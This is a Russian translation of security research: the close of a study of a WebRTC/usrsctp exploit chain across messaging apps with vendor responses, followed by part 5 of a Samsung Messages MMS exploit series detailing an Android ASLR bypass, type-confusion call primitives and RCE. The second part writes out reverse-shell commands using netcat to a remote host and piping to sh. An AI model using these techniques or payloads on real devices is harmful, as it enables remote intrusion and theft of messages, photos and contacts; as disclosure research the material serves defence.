Ошибка 376 зависит от того, займёт ли следующее выделение того же размера освобождённый объект; иногда гонку выигрывает другой поток. Сбой обычно приводит к падению процесса, который перезапускается без заметной ошибки интерфейса, хотя появляется пропущенный звонок. Для тестирования использовалась версия Signal 4.53.6 от 13 января 2020 года. В последующих выпусках были исправлены ошибка 376 и CVE-2020-6514, отключён достижимый код ASCONF, добавлено требование взаимодействия для неизвестных звонящих и начато удаление SCTP из пути обработки звонков.

Google Duo

Duo динамически компоновал почти неизменённую библиотеку `libjingle_peerconnection_so.so`. Функции были найдены в IDA и перехвачены по смещениям от экспортированного символа; смещение между vtable и GOT было скорректировано для Duo. Эксплойт работал без взаимодействия с пользователем, поскольку Duo также устанавливал соединение WebRTC до ответа.

Для тестирования использовалась версия `68.0.284888502.DR68_RC09`, выпущенная 15 декабря 2019 года. Позднее ошибки были исправлены. Duo также изменил модель доступности: ранее произвольный звонящий мог связаться с Android-устройствами с Google Play Services, даже если Duo не был явно установлен, тогда как позднее потребовались настройка и наличие звонящего в контактах.

Google Hangouts

Hangouts использовал WebRTC, но не каналы данных SCTP, и не обменивался SDP способом, позволявшим одноранговому узлу включить их. Поэтому эксплойт не работал.

Facebook Messenger

Messenger использовал старую производную от WebRTC библиотеку `librtcR11.so` и отдельно скомпонованную библиотеку usrsctp. В старом классе транспорта, по-видимому, сохранялся аналог раскрытия указателя, а в usrsctp присутствовала ошибка 376. Однако Messenger настраивал каналы данных RTP и отклонял попытки переключиться на SCTP через SDP. Уязвимый путь был недостижим.

Viber

Процесс установления звонка в Viber не предоставлял конфигурацию SCTP, необходимую для цепочки. Этот proof of concept не мог его эксплуатировать.

VK

VK содержал уязвимые компоненты, и эксплойт срабатывал после того, как получатель принимал звонок. Требование такого взаимодействия превращает скрытую полностью удалённую атаку в сценарий с одним щелчком и значительно сокращает количество надёжных попыток, доступных атакующему.

OK и TamTam

Эти связанные приложения Mail.ru вели себя аналогично VK. Эксплойт был достижим, но только после взаимодействия цели со входящим звонком. Позднее Mail.ru применила серверные меры защиты в течение нескольких часов после получения демонстрации и начала обновлять клиенты.

JioChat

JioChat пытался отложить обычную настройку медиапотоков до ответа, однако его архитектура всё же допускала достаточную обработку WebRTC/SCTP до принятия звонка, чтобы эксплойт мог выполниться удалённо. Это была одна из четырёх полностью удалённых целей.

Slack и ICQ

Проверенные пути обработки звонков не предоставляли необходимого доступа к SCTP, поэтому proof of concept не работал. Slack независимо подтвердила, что её сервис Calls не был затронут описанной цепочкой.

BOTIM

BOTIM был протестирован, но в исследованной конфигурации рабочую цепочку получить не удалось.

Другое приложение

Первоначально не названным приложением была Mocha. Оно допускало полностью удалённую эксплуатацию через WebRTC, а во время тестирования также была обнаружена отдельная уязвимость, сроки раскрытия которой потребовали временно скрыть название продукта.

Обсуждение

Риск WebRTC

Из 14 проанализированных приложений WebRTC позволил полностью удалённо эксплуатировать четыре и одним щелчком — ещё два. WebRTC не является исключительно небезопасным по сравнению с другими стеками конференц-связи, однако добавление видеозвонков создаёт большую удалённо достижимую поверхность атаки в нативном коде. Во многих Android-приложениях это, вероятно, компонент с наибольшим риском.

Низкая популярность функции не уменьшает уязвимость: необязательная возможность остаётся доступна атакующим, даже если законные пользователи обращаются к ней редко. Разработчикам следует решить, действительно ли конференц-связь необходима, ясно понимая её цену.

Обновление WebRTC

Ошибка 376 была исправлена в upstream в сентябре 2019 года, однако исправление включили только два из 14 приложений. У usrsctp отсутствовал формальный процесс публикации уведомлений о безопасности, поэтому исправление выглядело как обычное исправление ошибки и не попало в WebRTC до 10 марта 2020 года. Оно не было упомянуто в примечаниях о безопасности Chrome Stable, за которыми рекомендовалось следить интеграторам WebRTC.

Исторически WebRTC почти не предоставлял рекомендаций по установке исправлений и даже ошибочно утверждал, что об уязвимостях не сообщалось, отчасти потому, что его проблемы безопасности находились в трекере Chromium без процесса оценки рисков для интеграторов вне браузера. Более новые рекомендации и предварительные уведомления для крупных интеграторов улучшили ситуацию, но многие приложения всё ещё поставлялись с ветками WebRTC старше года.

Пользователи библиотек по-прежнему отвечают за отслеживание всех зависимостей и своевременное применение исправлений безопасности. Интеграция сложного коммуникационного стека — это постоянное обязательство по сопровождению, а не одноразовый импорт функции.

Архитектура приложения

Самая эффективная защита на уровне приложения — не запускать WebRTC, пока получатель явно не примет звонок. Это превращает масштабируемую скрытую атаку в требующую взаимодействия и делает ненадёжные примитивы гораздо менее практичными. Такой подход может увеличить задержку соединения или исключить предварительный просмотр звонка, но это прямой компромисс ради сокращения поверхности удалённой атаки.

Надёжной границей является задержка `setRemoteDescription` до принятия звонка. Специализированные приёмы, начинающие согласование, но пытающиеся удержать лишь отдельные медиапотоки, могут оставить SCTP или другие пути обработки пакетов достижимыми и создать новые уязвимости. Дополнительными уровнями защиты служат ограничение круга пользователей, способных позвонить, и отключение неиспользуемых возможностей WebRTC.

Заключение

Android-эксплойт объединял две ошибки, связанные с usrsctp. Он был полностью удалённым в Signal, Google Duo, JioChat и Mocha, а в VK, OK и TamTam требовал взаимодействия пользователя. Семь других проверенных мессенджеров фактически отключали путь SCTP, необходимый цепочке.

Несколько продуктов поставлялись с версиями WebRTC, в которых отсутствовали исправления обеих уязвимостей, а один оставался неисправленным на момент публикации. Необходима более эффективная коммуникация со стороны upstream, однако интеграторы также должны своевременно обновляться, откладывать установление соединения до принятия пользователем, ограничивать доступность звонков и отключать неиспользуемые функции.

Ответы поставщиков

WebRTC заменил прямые идентификаторы-указатели `SctpTransport` непрозрачными идентификаторами, сопоставляемыми с действительными объектами, стал игнорировать неизвестные значения, исправил затронутые продукты Google и связался примерно с 50 приложениями и интеграторами. Он рекомендовал обновиться до ветки M85 или применить два соответствующих коммита.

Mail.ru сообщила, что немедленно начала обновлять VK, OK, TamTam и связанные продукты и развернула серверные средства защиты для всех пользователей в течение трёх часов после получения демонстрации эксплойта.

Signal отметила, что выпустила защитное исправление ещё до того, как узнала об этом эксплойте, и продолжила как регулярные обновления библиотеки звонков, так и упреждающее усиление защиты от будущих ошибок WebRTC.

Slack подтвердила дополнительной проверкой, что её сервис Calls не был затронут описанными здесь уязвимостями или эксплойтом.

MMS-эксплойт, часть 5: обход ASLR в Android и получение RCE

Введение


В части 4 была завершена реализация удалённого оракула ASLR. Переполнение кучи в Qmage повреждает `android::Bitmap` и проверяет произвольный доступный для чтения диапазон; наличие или отсутствие отчёта о доставке MMS сообщает, продолжило ли работу приложение Samsung Messages. Android сохраняет расположение памяти после перезапуска приложения, но ActivityManager требует, чтобы между сбоями проходило не менее одной минуты.

Задача состоит в том, чтобы за реалистичное время превратить однобитовые наблюдения в полные 64-разрядные адреса. Целевой бюджет — не более 480 запросов, то есть примерно восемь часов. Выбор раскрываемых объектов взаимосвязан со стратегией поиска: полезная библиотека не поможет, если её отображение невозможно эффективно распознать.

Расположение памяти Android

Повторные выборки `/proc/<pid>/maps` на Galaxy Note 10+ с root-доступом показали, что большинство разделяемых объектов, куч и полезных областей находится между `0x6f00000000` и `0x8000000000` — в эффективном диапазоне 68 ГБ с более чем 24 битами энтропии. Отображения фреймворка `.art`, `.oat` и `.vdex` занимают низкие адреса, а `/system/bin/app_process64` отдельно появляется примерно в диапазоне `0x5500000000`–`0x6500000000`.

Чтобы анализировать тысячи отображений, каждая 4-килобайтная страница изображалась одним пикселем: чёрным для неотображённой памяти, серым для памяти без доступа, зелёным для доступной только для чтения, синим для чтения и записи, а красным для доступной только для исполнения.



Абсолютные позиции меняются между загрузками, но отображения остаются плотно сгруппированными относительно друг друга. Особенно выделяется одна огромная непрерывная доступная для чтения область — теневая память Control Flow Integrity.

```
745c6ea000-745c6ed000 r--p [anon:cfi shadow]
745c6ed000-745c6ee000 r--p [anon:cfi shadow]
...
```

```
745ca92000-74dc6ea000 r--p [anon:cfi shadow]
```


CFI резервирует по два байта метаданных на каждую страницу адресного пространства, поэтому размер его теневой памяти составляет ровно 2 ГБ. Следовательно, где-то в 68-гигабайтном диапазоне всегда находится непрерывный доступный для чтения блок размером 2 ГБ, рядом с которым расположены интересующие нас библиотеки.

Линейный поиск с шагом 2 ГБ находит адрес внутри него за 2–36 проверок. Одна дополнительная проверка 1 ГБ до или после найденной точки позволяет отличить теневую память от меньших доступных для чтения отображений. Поскольку оракул проверяет диапазоны, двоичный поиск находит любую границу за 19 итераций. Таким образом, первоначальная привязка требует примерно 21–55 запросов.

По иронии судьбы сама `libhwui.so` не была защищена CFI, тогда как крупная доступная для чтения теневая область облегчала обход ASLR. Позднее Android изменил защиту неиспользуемых страниц теневой памяти, составлявших более 99% области, на `PROT_NONE`.

Поиск первых дешёвых гаджетов для эксплуатации: linker64

В тестовой сборке 168 модулей неизменно располагались выше теневой памяти CFI, а 54 — ниже. Все вероятные цели, включая libc и `libhwui.so`, находились в пределах 128 МБ от конца теневой памяти. Порядок загрузки библиотек рандомизируется с 2015 года, поэтому их индивидуальные смещения нестабильны.



Одна группа отличалась необычно низким разбросом: стек сигналов, страницы случайных данных и среды выполнения, окружающие `/apex/com.android.runtime/bin/linker64`.

```
733e63b000-733e643000 rw-p [anon:thread signal stack]
733e643000-733e644000 rw-p [anon:arc4random data]
733e647000-733e648000 r--p [vvar]
733e648000-733e649000 r-xp [vdso]
733e649000-733e681000 r--p /system/bin/linker64
```

```
733e681000-733e752000 r-xp /system/bin/linker64
733e752000-733e753000 rw-p /system/bin/linker64
733e753000-733e75a000 r--p /system/bin/linker64
```


`linker64` — это интерпретатор, который ядро загружает первым; он аналогичен `ld-linux-x86-64.so.2` и не подчиняется обычной рандомизации порядка библиотек. В нём есть обёртки системных вызовов, варианты `execve` и, что особенно полезно, `__dl_popen`:

```
FILE *popen(const char *cmd, const char *mode);
```

С точки зрения эксплуатации эта функция почти эквивалентна `system`, за исключением того, что её второй аргумент также должен быть доступным для чтения указателем.

В 4000 исследованных расположений база linker находилась через 107,94–108,80 МБ после конца теневой памяти либо через 104,05–108,40 МБ с учётом соседних доступных для чтения страниц. Начиная со 100 МБ после границы, эксплойт делает выборки с интервалом 1088 КБ, равным размеру отображённого диапазона linker64. Доступность выборки проверяется чтением 544 КБ с одной стороны, после чего девятишаговый двоичный поиск находит точный конец. Вычитание `0x11b000` даёт базовый адрес.

Поиск теневой памяти CFI вместе с linker64 занимал 38–75 запросов, в среднем **56,45**, или примерно 40–80 минут.



`__dl_popen` достигала linker64 через `convertMonotonic` в коде журналирования Android.

```
207  if ( convertHead == &convertHead )
208  {
209    p = _dl_popen("/system/bin/dmesg", "re");
210    if ( p )
211    {
212      line = 0LL;
213      len = 0LL;
214      if ( _dl_getline(&line, &len, p) >= 1 )
215      {
```

Поиск libhwui.so в памяти


Прямой примитив `android::Bitmap.mPixelStorage.external.freeFunc` вызывает выбранную функцию с двумя контролируемыми аргументами, однако при линейной перезаписи необходимо восстановить исходную vtable объекта `Bitmap`. Для этого требуется базовый адрес `libhwui.so`.

Примерно 168 разделяемых объектов занимают около 100 МБ рядом с теневой памятью CFI в случайном порядке. Execute Only Memory (XOM) в Android 10 позволяет удалённо получать их отпечатки: доступные для чтения сегменты метаданных и данных окружают доступное только для исполнения, недоступное для чтения отображение кода.

```
74dd777000-74dd9a3000 r--p /system/lib64/libhwui.so
74dd9a3000-74ddf3c000 --xp /system/lib64/libhwui.so
74ddf3c000-74ddf41000 rw-p /system/lib64/libhwui.so
```

```
74ddf41000-74ddf69000 r--p /system/lib64/libhwui.so
```

`libhwui.so` — крупнейшая загруженная библиотека общим размером 7,94 МБ: 2,17 МБ доступной для чтения памяти, 5,59 МБ памяти только для исполнения, а затем ещё 180 КБ для чтения.



Алгоритм 1: базовый поиск отображённой области

Проверять по одной странице через каждые 2,17 МБ. Для каждой доступной страницы двоичным поиском найти конец X, а затем проверить:

```
oracle(X - 2.17 MB, 2.17 MB) == true
oracle(X + 5.59 MB - 4 KB, 4 KB) == false
oracle(X + 5.59 MB, 180 KB) == true
```

Облегчённый режим возвращает первого кандидата. Полный режим проверяет всех кандидатов и исследует случайные смещения внутри предполагаемых областей кода, пока не останется один.

Алгоритм 1	Облегчённый режим	Полный режим
Минимум запросов	14	256
Максимум запросов	370	427
В среднем запросов	162.90	370.15
Точность	99.1% (3964/4000)	100% (4000/4000)

Алгоритм 2: последовательная выборка страниц

Большинство отображений можно отклонить без девяти запросов для поиска границы. Продолжать выборку с интервалами 2,17 МБ и действовать, только когда результаты соответствуют `[1, 0, 0]`: одна доступная для чтения выборка, за которой следуют две недоступные. Лишь после этого выполнять поиск границы и проверку расположения.

Алгоритм 2	Облегчённый режим	Полный режим
Минимум запросов	16	71
Максимум запросов	120	143
В среднем запросов	44.90	92.25
Точность	99.925% (3997/4000)	100% (4000/4000)

Благодаря этому суммарная ожидаемая стоимость поиска linker64 и `libhwui.so` приблизилась к 100 проверкам.

Алгоритм 3: оптимизация Бойера — Мура

Карта выборок представляет собой двоичную строку. Сопоставление с конца шаблона, как в алгоритме Бойера — Мура, позволяет после несовпадения перепрыгивать через несколько позиций. При карте `110111100` для поиска `100` не требуется проверять каждую позицию: доступное для чтения значение на месте последнего нуля шаблона доказывает, что несколько соседних начальных позиций не могут совпасть.

Лучшая испытанная конфигурация делает выборку через каждый 1 МБ и ищет `[1, 1, 0, 0, 0, 0, 0]`.

Алгоритм 3	Облегчённый режим	Полный режим
Минимум запросов	19	38
Максимум запросов	64	88
В среднем запросов	29.63	58.90
Точность	100% (4000/4000)	100% (4000/4000)

По сравнению с алгоритмом 2 максимальное значение снизилось со 120 до 64, а среднее — на 34%; при этом облегчённый режим достиг 100-процентной точности на корпусе.

Полная сборка обхода ASLR

Окончательная логика поиска CFI, linker64 и `libhwui.so` требовала 45–129 запросов, в среднем **85,91**. При одном запросе в минуту обход завершается примерно за 1–2,5 часа. В исходной демонстрации использовался алгоритм 2, которому на конкретном расположении потребовалось 86 запросов; алгоритм 3 сократил бы тот же запуск до 75.

Переход к RCE

Зная адреса linker64 и libhwui.so, повреждённый bitmap может через mPixelStorage.external вызвать контролируемую функцию с двумя значениями. __dl_popen — идеальная цель, но её первый аргумент должен указывать на контролируемую атакующим ASCII-команду, а ни один указатель кучи ещё не раскрыт.

Гаджет write-what-where мог бы записать короткую команду в статическую память, однако две записи и заключительный вызов требуют трёх последовательных успешных переполнений без перезапуска приложения. Предпочтительнее примитив на основе одного MMS.

Правильное представление Heap и ошибочно интерпретированное представление объединения External перекрываются:

```
union {
  struct {
    void *address;  // +0x80, pixel buffer
    size_t size;    // +0x88
  } heap;
  struct {
    void *address;  // +0x80, first argument
    void *context;  // +0x88, second argument
    FreeFunc freeFunc; // +0x90
  } external;
};
```

heap.address уже указывает на контролируемые пиксели и после смешения типов становится первым аргументом. Сложность состоит в том, чтобы линейным переполнением добраться до freeFunc, не уничтожив address.

Вызов функций со строковым аргументом

Приём 1: неинициализированная freeFunc

Изменить mPixelStorageType с Heap на External, но остановиться на смещении 0x70. external.address сохранит указатель пикселей, context станет размером, а freeFunc сохранит байты, ранее находившиеся в выделенном блоке.

Кеш jemalloc для каждого размера позволяет заранее заполнить эти байты. При разборе таблицы цветов Qmage непосредственно перед выделением bitmap выделяются и освобождаются сжатый буфер, распакованный буфер и состояние zlib. Если сделать первые два буфера размером 129–160 байт и поместить нужный указатель по смещению 0x90, их память будет использована повторно:

```
malloc(160) => X  compressed color table
calloc(152) => Y  inflated color table
malloc(7160)      zlib state
free(zlib state)
free(Y)
free(X)
calloc(160) => X  pixel buffer
malloc(160) => Y  android::Bitmap
```

Bitmap наследует подготовленную freeFunc, тогда как X0 по-прежнему указывает на контролируемый текст пикселей. Тест с 0x414141... дал следующий результат:

```
x0: ... -> "Hello, world!"
x1: 0xa0
pc: 0x41414141414141
#1 android::Bitmap::~Bitmap()
```

Приём 2: гаджет libwebp

Адрес пикселей также находится в поле `Bitmap.fPixels` по смещению `0x18`. Встроенная в `libhwui.so` библиотека libwebp содержит:

```
static void Execute(WebPWorker *worker) {
  if (worker->hook != NULL) {
    worker->had_error |= !worker->hook(worker->data1, worker->data2);
  }
}

static WebPWorkerInterface g_worker_interface = {
  Init, Reset, Sync, Launch, Execute, End
};
```

Структуры удобно перекрываются:

```
WebPWorker +0x00 impl_    == Bitmap vtable
WebPWorker +0x08 status_  == Bitmap fRefCnt
WebPWorker +0x10 hook     == Bitmap fHeight area
WebPWorker +0x18 data1    == Bitmap fPixels
WebPWorker +0x20 data2    == Bitmap fRowBytes
```

Установить vtable bitmap в `&g_worker_interface.Sync`, счётчик ссылок — в 1, а 64-разрядное поле по смещению `0x10` — в желаемый PC. После этого 24-байтовое переполнение достигает `Execute`, которая вызывает данный PC с X0, указывающим на строку пикселей.

```
x0: ... -> "Hello, world!"
x1: 0x10
pc: 0x41414141414141
#1 Execute()
#2 SkBitmap::~SkBitmap()
```

Корректировка второго аргумента

В отличие от `system`, `__dl_popen` требует, чтобы X1 содержал допустимый указатель `mode`. Оба строковых приёма оставляют в X1 небольшое недопустимое целое число. Это исправляет промежуточная функция Qmage `ReadStreaEndError`.

```
struct QmageStream {
  void *data;
  size_t offset;
  size_t size;
  int (*ReadStream)(QmageStream *stream, void *dst, size_t size);
};

int ReadStreaEndError(QmageStream *stream) {
  unsigned char bytes[2];
  int result = stream->ReadStream(stream, bytes, 2);
  if (result >= 0 && (bytes[0] != 0xff || bytes[1] != 0))
    result = -29;
  return result;
}
```

Она вызывает указатель по смещению `0x18`, оставляя X0 неизменным и устанавливая X1 в доступный для чтения буфер стека. Контролируемые байты пикселей рассматриваются как `QmageStream`: первые 23 байта содержат завершаемую нулём команду оболочки, а указатель по смещению `0x18` — `__dl_popen`. Это ограничивает команду первого этапа 23 символами, но удовлетворяет требованиям к обоим аргументам.

Получение обратной оболочки

В toybox для Android входит netcat, хотя и без `-e`. Команда из 23 байтов может получить неограниченный второй этап и передать его в `sh`:

```
nc <host> <port>|sh
```

Например:

```
nc 12.34.56.78 1338|sh
```

Сервер на порту 1338 возвращает:

```
tail -n 0 -f /data/data/com.samsung.android.messaging/1 | /bin/sh -i 2>&1 | nc 12.34.56.78 1337 1> /data/data/com.samsu
```

`tail -f` передаёт поступающие команды интерактивной оболочке, а временный файл служит каналом ввода. Атакующий получает второе соединение:

```
$ nc -l -p 1337 -v
Listening on [0.0.0.0] 1337
Connection from <redacted> received!
/bin/sh: warning: won't have full job control
:/ $
```

Оболочка работает от имени Samsung Messages и имеет доступ к базе данных SMS/MMS, фотографиям, контактам и другим разрешённым данным. Тот же декодер Qmage доступен в более привилегированных локальных процессах, например System UI, а размещённый файл `.qmg` потенциально может обеспечить закрепление в системе при последующем просмотре изображения.

Дальнейшая работа

Первопричина заключается в хрупком проприетарном кодеке Samsung, встроенном в Skia. Сообщалось о двух кампаниях фаззинга: находки января 2020 года были исправлены в мае как SVE-2020-16747/CVE-2020-8899, а майские — в июле как SVE-2020-17675. Продолжение независимого фаззинга остаётся полезным.

Цепочка также выявила слабые места в архитектуре Android и Samsung:

• Messages автоматически загружает и разбирает изображения MMS до подтверждения доставки и без песочницы для декодера изображений.
• Zygote сохраняет расположение адресного пространства после сбоев, позволяя накапливать однобитовые результаты.
